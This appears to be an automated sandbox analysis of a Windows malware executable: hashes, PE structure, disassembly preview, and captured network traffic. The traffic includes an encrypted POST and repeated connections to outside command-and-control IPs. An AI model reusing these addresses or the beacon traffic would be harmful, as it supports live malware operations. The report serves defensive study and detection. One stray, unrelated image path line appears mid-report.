SHA-512:	D8BB16A987F95D55560BC8636C3C06FB767487C7BADD33E7C58975BE1473C81C84AE90682C2F4E6CEE06557244B21AA889A801A5AEBF26821A9836F9926013A(
Malicious:	false
Preview:	0..........0.....+.....0......0...0........a..1a./(.F8.,......20210327173302Z0s0q0I0...+........._.z....'.5..C.........a..1a./(.F8.,.......m..a.)0.3..]r....20210327173302Z....20210403164802Z 0...*.H................X5$.{A9...#tFB}...,sg...r.mWe.....-.`.J!.....9...*T...w..vh...L.hm2.c.:....59.B.@Ds"P7..=..Y!.i...G>..E5).._)N)... ....}j...6tgmu.K......]...vc.u.....MC.......7.1.H.....35. {z..D....R...}>(....K.m.jA....y^l.P....Y,u.!.E.;8B^ssi......O..d`ms

C:\Windows\System32\config\systemprofile\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CCFEED7EF3CD3BBD21329435542A98D2_9C2DDAC79C917837883918D6BB58BE90	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	852
Entropy (8bit):	3.781409429240517
Encrypted:	false
SSDEEP:	24:+29smxxvPbJ/GJsRmh0H9smxxvPbJ/GJsRf:FaQCoHaQCof
MD5:	5E325F7AD3A4E5DD97AF07B0E556E7AC
SHA1:	CCB4FC7DB8177DE4206B6606C2D46A2A18C69B6B
SHA-256:	B25C7CB8409E684756BADC0E64B12A1087A6355F06A8CC93090776D675571A8E
SHA-512:	1FA5514EF75FE357E3FC08532A95FFFD990CFBF8999ECB769BC32F0FC3DE36F501718B92454E35F1643336CE440212FCD5C92DA590EDE225E0231FDE7E2084E
Malicious:	false
Preview:	p...... ....8...C$..(... ....[.</#..sX.................h.t.t.p.:././.o.c.s.p...d.i.g.i.c.e.r.t...c.o.m./.M.F.E.w.T.z.B.N.M.E.s.w.S.T.A.J.B.g.U.r.D.g. M.C.G.g.U.A.B.B.Q.Q.X.6.Z.6.g.A.i.d.t.S.e.f.N.c.6.D.C.0.O.I.n.q.P.H.D.Q.Q.U.D.4.B.h.H.I.I.x.Y.d.U.v.K.O.e.N.R.j.i.0.L.O.H.G.2.e.I.C.E.A.h.t.5.a.O.I.r.W.G.A.K.T.C.h.M.x.L. x.X.X.I.%.3.D...".6.0.5.f.6.c.4.e.-.1.d.7."...p...... ....8...C$..(................[.</#...MK..(..................MK..(.. ....[.</#..sX.................h.t.t.p.:././.o.c.s.p...d.i.g.i.c.e.r.t...c.o.m. /.M.F.E.w.T.z.B.N.M.E.s.w.S.T.A.J.B.g.U.r.D.g.M.C.G.g.U.A.B.B.Q.Q.X.6.Z.6.g.A.i.d.t.S.e.f.N.c.6.D.C.0.O.I.n.q.P.H.D.Q.Q.U.D.4.B.h.H.I.I.x.Y.d.U.v.K.O.e.N.R.j.i.0.L.O.H.G. 2.e.I.C.E.A.h.t.5.a.O.I.r.W.G.A.K.T.C.h.M.x.L.x.X.X.I.%.3.D...".6.0.5.f.6.c.4.e.-.1.d.7."...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.436116781781946
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	yxghUyIGb4.exe
File size:	45568
MD5:	ecbc4b40dcfec4ed1b2647b217da0441
SHA1:	e08eb07c69d8fc8e75927597767288a21d6ed7f6
SHA256:	878d5137e0c9a072c83c596b4e80f2aa52a8580ef214e5b a0d59daa5036a92f8
SHA512:	3ec4de3f35e10c874916a6402004e3b9fc60b5a026d2010 0ede992b592fe396db2bee0b225ab5f2fb85561f687a8abf 0c9e7c8b3cf0344c384c80297278be7b5

General

SSDEEP:	768:uhBY2Tumxi0mv/LWT3uBoGMUslwORSSrUBqvWzNQRC1s:ABxT6jW7uBgyOvWS
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....R..h...h...h.....h...i...h.....h.....h.Rich..h.....PE..L...7.]Z.....@

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x409ee0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5A5DA737 [Tue Jan 16 07:18:15 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	4cfe8bbfb0ca5b84bbad08b043ea0c87

Entrypoint Preview

Instruction
push esi
push 0040C1F0h
push 3966646Ch
push 00000009h
mov ecx, D22E2014h
call 00007FB6C8A792FEh
mov edx, 004011F0h
mov ecx, eax
call 00007FB6C8A79222h
add esp, 0Ch
mov ecx, 8F7EE672h
push 0040C0D0h
push 6677A1D2h
push 00000048h
call 00007FB6C8A792D9h
mov edx, 004010D0h
mov ecx, eax
call 00007FB6C8A791FDh
add esp, 0Ch
push 08000000h
push 00000000h
call dword ptr [0040C1A8h]
push eax
call dword ptr [0040C10Ch]
mov esi, eax
test esi, esi
je 00007FB6C8A81638h
push 08000000h

Instruction
push 00000000h
push esi
call dword ptr [0040C1F8h]
add esp, 0Ch
push esi
push 00000000h
call dword ptr [0040C1A8h]
push eax
call dword ptr [0040C1E8h]
call 00007FB6C8A78C5Ah
push 00000000h
call dword ptr [0040C1ACh]
pop esi
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
sub esp, 0Ch
push ebx
push esi
push edi
mov edi, edx
mov dword ptr [ebp-0Ch], ecx
mov esi, 00000001h
mov dword ptr [ebp-08h], esi
mov eax, dword ptr [edi]
cmp eax, 7Fh
jbe 00007FB6C8A81621h
lea ecx, dword ptr [ecx+00h]
shr eax, 07h
inc esi
cmp eax, 7Fh

Rich Headers

Programming Language:	• [LNK] VS2013 UPD4 build 31101 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbad0	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd000	0x5cc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xb000	0x8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x9883	0x9a00	False	0.503297483766	data	6.45508103349	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xb000	0xb2e	0xc00	False	0.160807291667	data	4.23495809712	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xc000	0xbd8	0x200	False	0.123046875	data	0.91267432928	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xd000	0x5cc	0x600	False	0.8671875	data	6.49434732961	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.dll	WTSGetActiveConsoleSessionId

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 28, 2021 19:28:34.114087105 CEST	49714	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:28:34.165966988 CEST	443	49714	79.172.249.82	192.168.2.3
Mar 28, 2021 19:28:34.166119099 CEST	49714	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:28:34.166656017 CEST	49714	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:28:34.216830969 CEST	443	49714	79.172.249.82	192.168.2.3
Mar 28, 2021 19:28:34.217293024 CEST	443	49714	79.172.249.82	192.168.2.3
Mar 28, 2021 19:28:34.217324972 CEST	443	49714	79.172.249.82	192.168.2.3
Mar 28, 2021 19:28:34.217418909 CEST	49714	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:28:34.217493057 CEST	49714	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:28:34.217690945 CEST	49714	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:28:34.267751932 CEST	443	49714	79.172.249.82	192.168.2.3
Mar 28, 2021 19:29:04.595930099 CEST	49723	8080	192.168.2.3	193.169.54.12
Mar 28, 2021 19:29:07.610238075 CEST	49723	8080	192.168.2.3	193.169.54.12
Mar 28, 2021 19:29:13.610925913 CEST	49723	8080	192.168.2.3	193.169.54.12
Mar 28, 2021 19:29:56.608781099 CEST	49740	8080	192.168.2.3	173.230.145.224

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 28, 2021 19:29:59.614701986 CEST	49740	8080	192.168.2.3	173.230.145.224
Mar 28, 2021 19:30:05.630954981 CEST	49740	8080	192.168.2.3	173.230.145.224
Mar 28, 2021 19:30:48.616257906 CEST	49742	7080	192.168.2.3	80.86.91.232
Mar 28, 2021 19:30:51.619028091 CEST	49742	7080	192.168.2.3	80.86.91.232
Mar 28, 2021 19:30:57.635288000 CEST	49742	7080	192.168.2.3	80.86.91.232
Mar 28, 2021 19:31:40.594516993 CEST	49743	80	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:40.733971119 CEST	80	49743	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:40.734286070 CEST	49743	80	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:40.734666109 CEST	49743	80	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:40.870228052 CEST	80	49743	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:40.871704102 CEST	80	49743	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:40.872344017 CEST	49743	80	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.008006096 CEST	80	49743	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:41.008230925 CEST	49743	80	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.051729918 CEST	49744	443	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.185789108 CEST	443	49744	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:41.185997963 CEST	49744	443	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.215491056 CEST	49744	443	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.349487066 CEST	443	49744	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:41.351247072 CEST	443	49744	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:41.351313114 CEST	443	49744	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:41.351339102 CEST	443	49744	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:41.351505041 CEST	49744	443	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.351556063 CEST	49744	443	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.390100002 CEST	49744	443	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:41.523880959 CEST	443	49744	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:41.524255991 CEST	49744	443	192.168.2.3	167.114.153.153
Mar 28, 2021 19:31:45.875976086 CEST	80	49743	167.114.153.153	192.168.2.3
Mar 28, 2021 19:31:45.879574060 CEST	49743	80	192.168.2.3	167.114.153.153
Mar 28, 2021 19:32:11.552259922 CEST	49745	4143	192.168.2.3	80.82.115.164
Mar 28, 2021 19:32:14.013886929 CEST	49743	80	192.168.2.3	167.114.153.153
Mar 28, 2021 19:32:14.151556969 CEST	80	49743	167.114.153.153	192.168.2.3
Mar 28, 2021 19:32:14.559962988 CEST	49745	4143	192.168.2.3	80.82.115.164
Mar 28, 2021 19:32:20.560616970 CEST	49745	4143	192.168.2.3	80.82.115.164
Mar 28, 2021 19:33:03.570384979 CEST	49746	4143	192.168.2.3	71.244.60.231
Mar 28, 2021 19:33:06.564440012 CEST	49746	4143	192.168.2.3	71.244.60.231
Mar 28, 2021 19:33:12.580454111 CEST	49746	4143	192.168.2.3	71.244.60.231
Mar 28, 2021 19:33:55.599368095 CEST	49753	4143	192.168.2.3	186.103.199.252
Mar 28, 2021 19:33:58.599905968 CEST	49753	4143	192.168.2.3	186.103.199.252
Mar 28, 2021 19:34:04.631618977 CEST	49753	4143	192.168.2.3	186.103.199.252
Mar 28, 2021 19:34:47.565572023 CEST	49754	80	192.168.2.3	37.187.4.178
Mar 28, 2021 19:34:47.617352962 CEST	80	49754	37.187.4.178	192.168.2.3
Mar 28, 2021 19:34:48.119754076 CEST	49754	80	192.168.2.3	37.187.4.178
Mar 28, 2021 19:34:48.171474934 CEST	80	49754	37.187.4.178	192.168.2.3
Mar 28, 2021 19:34:48.682180882 CEST	49754	80	192.168.2.3	37.187.4.178
Mar 28, 2021 19:34:48.734905958 CEST	80	49754	37.187.4.178	192.168.2.3
Mar 28, 2021 19:35:19.602813005 CEST	49755	4143	192.168.2.3	159.203.94.198
Mar 28, 2021 19:35:19.728919983 CEST	4143	49755	159.203.94.198	192.168.2.3
Mar 28, 2021 19:35:20.231676102 CEST	49755	4143	192.168.2.3	159.203.94.198
Mar 28, 2021 19:35:20.355973005 CEST	4143	49755	159.203.94.198	192.168.2.3
Mar 28, 2021 19:35:20.856774092 CEST	49755	4143	192.168.2.3	159.203.94.198
Mar 28, 2021 19:35:20.980758905 CEST	4143	49755	159.203.94.198	192.168.2.3
Mar 28, 2021 19:35:51.594883919 CEST	49757	443	192.168.2.3	178.62.39.238
Mar 28, 2021 19:35:51.645339012 CEST	443	49757	178.62.39.238	192.168.2.3
Mar 28, 2021 19:35:51.645508051 CEST	49757	443	192.168.2.3	178.62.39.238
Mar 28, 2021 19:35:51.646342993 CEST	49757	443	192.168.2.3	178.62.39.238
Mar 28, 2021 19:35:51.695760012 CEST	443	49757	178.62.39.238	192.168.2.3
Mar 28, 2021 19:35:51.695818901 CEST	443	49757	178.62.39.238	192.168.2.3
Mar 28, 2021 19:35:51.695851088 CEST	443	49757	178.62.39.238	192.168.2.3
Mar 28, 2021 19:35:51.695969105 CEST	49757	443	192.168.2.3	178.62.39.238
Mar 28, 2021 19:35:51.696018934 CEST	49757	443	192.168.2.3	178.62.39.238
Mar 28, 2021 19:35:51.696080923 CEST	49757	443	192.168.2.3	178.62.39.238
Mar 28, 2021 19:35:51.745516062 CEST	443	49757	178.62.39.238	192.168.2.3
Mar 28, 2021 19:36:22.640903950 CEST	49758	443	192.168.2.3	79.172.249.82

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 28, 2021 19:36:22.691565990 CEST	443	49758	79.172.249.82	192.168.2.3
Mar 28, 2021 19:36:22.691874981 CEST	49758	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:36:22.692884922 CEST	49758	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:36:22.743468046 CEST	443	49758	79.172.249.82	192.168.2.3
Mar 28, 2021 19:36:22.743844032 CEST	443	49758	79.172.249.82	192.168.2.3
Mar 28, 2021 19:36:22.743882895 CEST	443	49758	79.172.249.82	192.168.2.3
Mar 28, 2021 19:36:22.743963003 CEST	49758	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:36:22.744012117 CEST	49758	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:36:22.744163990 CEST	49758	443	192.168.2.3	79.172.249.82
Mar 28, 2021 19:36:22.794647932 CEST	443	49758	79.172.249.82	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 28, 2021 19:28:18.333209038 CEST	53	60985	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:18.462861061 CEST	50200	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:18.508667946 CEST	53	50200	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:18.626938105 CEST	51281	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:18.685630083 CEST	53	51281	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:19.557064056 CEST	49199	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:19.609466076 CEST	53	49199	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:20.290985107 CEST	50620	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:20.338303089 CEST	53	50620	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:21.135827065 CEST	64938	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:21.185026884 CEST	53	64938	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:22.727469921 CEST	60152	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:22.782175064 CEST	53	60152	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:23.964756966 CEST	57544	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:24.010827065 CEST	53	57544	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:24.862818003 CEST	55984	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:24.911747932 CEST	53	55984	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:25.844981909 CEST	64185	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:25.892362118 CEST	53	64185	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:26.786560059 CEST	65110	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:26.841259956 CEST	53	65110	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:28.269788980 CEST	58361	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:28.318188906 CEST	53	58361	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:29.612639904 CEST	63492	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:29.658624887 CEST	53	63492	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:30.569458961 CEST	60831	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:30.619528055 CEST	53	60831	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:31.719748974 CEST	60100	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:31.774131060 CEST	53	60100	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:32.839832067 CEST	53195	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:32.889002085 CEST	53	53195	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:34.184566975 CEST	50141	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:34.241823912 CEST	53	50141	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:35.410376072 CEST	53023	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:35.460668087 CEST	53	53023	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:36.903141022 CEST	49563	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:36.949198008 CEST	53	49563	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:53.642086983 CEST	51352	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:53.692389011 CEST	53	51352	8.8.8.8	192.168.2.3
Mar 28, 2021 19:28:57.679600000 CEST	59349	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:28:57.736397982 CEST	53	59349	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:10.612979889 CEST	57084	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:10.658950090 CEST	53	57084	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:12.662720919 CEST	58823	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:12.720038891 CEST	53	58823	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:14.618266106 CEST	57568	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:14.647034883 CEST	50540	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:14.664524078 CEST	53	57568	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:14.703329086 CEST	53	50540	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:16.438498974 CEST	54366	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 28, 2021 19:29:16.487359047 CEST	53	54366	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:20.343095064 CEST	53034	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:20.399331093 CEST	53	53034	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:35.178041935 CEST	57762	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:35.224004030 CEST	53	57762	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:35.344281912 CEST	55435	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:35.390376091 CEST	53	55435	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:35.864279985 CEST	50713	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:35.910414934 CEST	53	50713	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:52.124835968 CEST	56132	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:52.171070099 CEST	53	56132	8.8.8.8	192.168.2.3
Mar 28, 2021 19:29:52.574883938 CEST	58987	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:29:52.639698029 CEST	53	58987	8.8.8.8	192.168.2.3
Mar 28, 2021 19:30:19.032155037 CEST	56579	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:30:19.079108000 CEST	53	56579	8.8.8.8	192.168.2.3
Mar 28, 2021 19:33:14.622618914 CEST	60633	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:33:14.693159103 CEST	53	60633	8.8.8.8	192.168.2.3
Mar 28, 2021 19:33:15.599318981 CEST	61292	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:33:15.655026913 CEST	53	61292	8.8.8.8	192.168.2.3
Mar 28, 2021 19:33:16.169764042 CEST	63619	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:33:16.232649088 CEST	53	63619	8.8.8.8	192.168.2.3
Mar 28, 2021 19:33:19.112665892 CEST	64938	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:33:19.184412003 CEST	53	64938	8.8.8.8	192.168.2.3
Mar 28, 2021 19:33:22.363785982 CEST	61946	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:33:22.428502083 CEST	53	61946	8.8.8.8	192.168.2.3
Mar 28, 2021 19:33:22.714662075 CEST	64910	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:33:22.769213915 CEST	53	64910	8.8.8.8	192.168.2.3
Mar 28, 2021 19:35:20.993236065 CEST	52123	53	192.168.2.3	8.8.8.8
Mar 28, 2021 19:35:21.041680098 CEST	53	52123	8.8.8.8	192.168.2.3

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 28, 2021 19:29:35.224004030 CEST	8.8.8.8	192.168.2.3	0x89e8	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Mar 28, 2021 19:33:14.693159103 CEST	8.8.8.8	192.168.2.3	0x7b3f	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 79.172.249.82:443
- 167.114.153.153
- 178.62.39.238:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49714	79.172.249.82	443	C:\Windows\SysWOW64\windowdcom.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Mar 28, 2021 19:28:34.166656017 CEST	240	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.172.249.82:443 Content-Length: 420 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 64 15 bd 9f bb 28 80 55 87 52 c0 ff d4 3c f7 e5 97 ae be b6 09 51 9c 77 77 ed 38 f6 d4 fe 22 da bb 96 3d 22 9d 57 37 0a 2f d4 3a 4d 6b 8b 5e e0 6c 13 21 be eb fe 2e c7 be ec 03 1d bc ba 6d 46 62 22 26 ae ef 33 53 6e 58 83 77 67 d9 64 ba 64 88 59 af 59 02 7d 74 2b 4f 12 54 7d c3 73 ae 77 98 e8 12 cd bc 7c 26 a1 ad a4 b2 5d fa 3f fc 1f 4a 1d 22 61 4c 5b cc 04 e6 69 91 ce f5 53 a1 08 f5 f8 bc 9c 11 8b 02 ef 02 0d 69 d6 83 69 6d b2 b6 6b 01 b7 a6 74 f0 e0 b0 2a 10 ff 0c 33 d8 ec fb e2 2f 41 a9 d7 c9 61 16 c2 64 d0 76 b6 85 3a a5 2a 13 55 ca 95 8c e9 03 76 00 7c 40 1e a0 57 9d cc 90 e4 92 fd 48 9f 73 94 06 15 63 bb bf df bf 84 bf a8 12 14 da e2 86 1c 57 30 23 29 02 c2 e7 7e 55 1f cc f0 91 f2 bf 93 4f c1 c2 00 7b ba d6 83 59 eb 5c 03 2c f7 43 b1 d8 30 1f 51 d4 42 64 da d9 73 fc e3 01 28 4c ea bf a3 f3 c0 af 9a eb e8 9c 98 57 6e f9 ac 4e ed 8f aa b7 96 37 2f 0a 4e 7d 2d 5d e6 3a 3f 1c 7b d4 fc 5e c2 d5 91 15 20 57 66 34 99 68 d0 15 6a 85 f0 dc d7 0c 4c 83 9f 3e 5a eb bb 0c b9 20 7c eb 42 75 73 76 c2 d2 0d 52 62 d0 55 85 9c 0a 89 eb 51 79 a9 07 0d bb 82 6f ef 51 8c 02 d5 8a e3 e5 23 63 d4 6a be ef f1 2f aa 4b be 00 45 b6 df 03 4a d2 b5 f4 c7 e5 41 97 66 94 3e af 67 6c 5a c1 b9 ab 2d 3d 4e 8e 85 c4 e9 89 63 4a 4a 3e aa 04 52 c8 1d 6b dc fd 7b 0b 9d Data Ascii: d(UR<Qww8"="W7/:Mk^l!.mFb"&3SnXwgddYY}t+OT}sw|&]?J"aL[iSiimkt*3/Aadv:*Uv|@WHscW0#)~UO{Y\ .C0QBds(LWnN7/N}-]:?{^ Wf4hjL>Z |BusvRbUQyoQ#cj/KEJAf>glZ-=NcJJ>Rk{
Mar 28, 2021 19:28:34.217293024 CEST	240	IN	HTTP/1.1 400 Bad Request Date: Sun, 28 Mar 2021 17:28:34 GMT Server: Apache/2.4.25 (Debian) Content-Length: 362 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 20 72 65 71 75 65 73 74 20 74 68 61 74 20 74 68 69 73 20 73 65 72 76 65 72 20 63 6f 75 6c 64 20 6e 6f 74 20 75 6e 64 65 72 73 74 61 6e 64 2e 3c 62 72 20 2f 3e 0a 52 65 61 73 6f 6e 3a 20 59 6f 75 27 72 65 20 73 70 65 61 6b 69 6e 67 20 70 6c 61 69 6e 20 48 54 54 50 20 74 6f 20 61 6e 20 53 53 4c 2d 65 6e 61 62 6c 65 64 20 73 65 72 76 65 72 20 70 6f 72 74 2e 3c 62 72 20 2f 3e 0a 20 49 6e 73 74 65 61 64 20 75 73 65 20 74 68 65 20 48 54 54 50 53 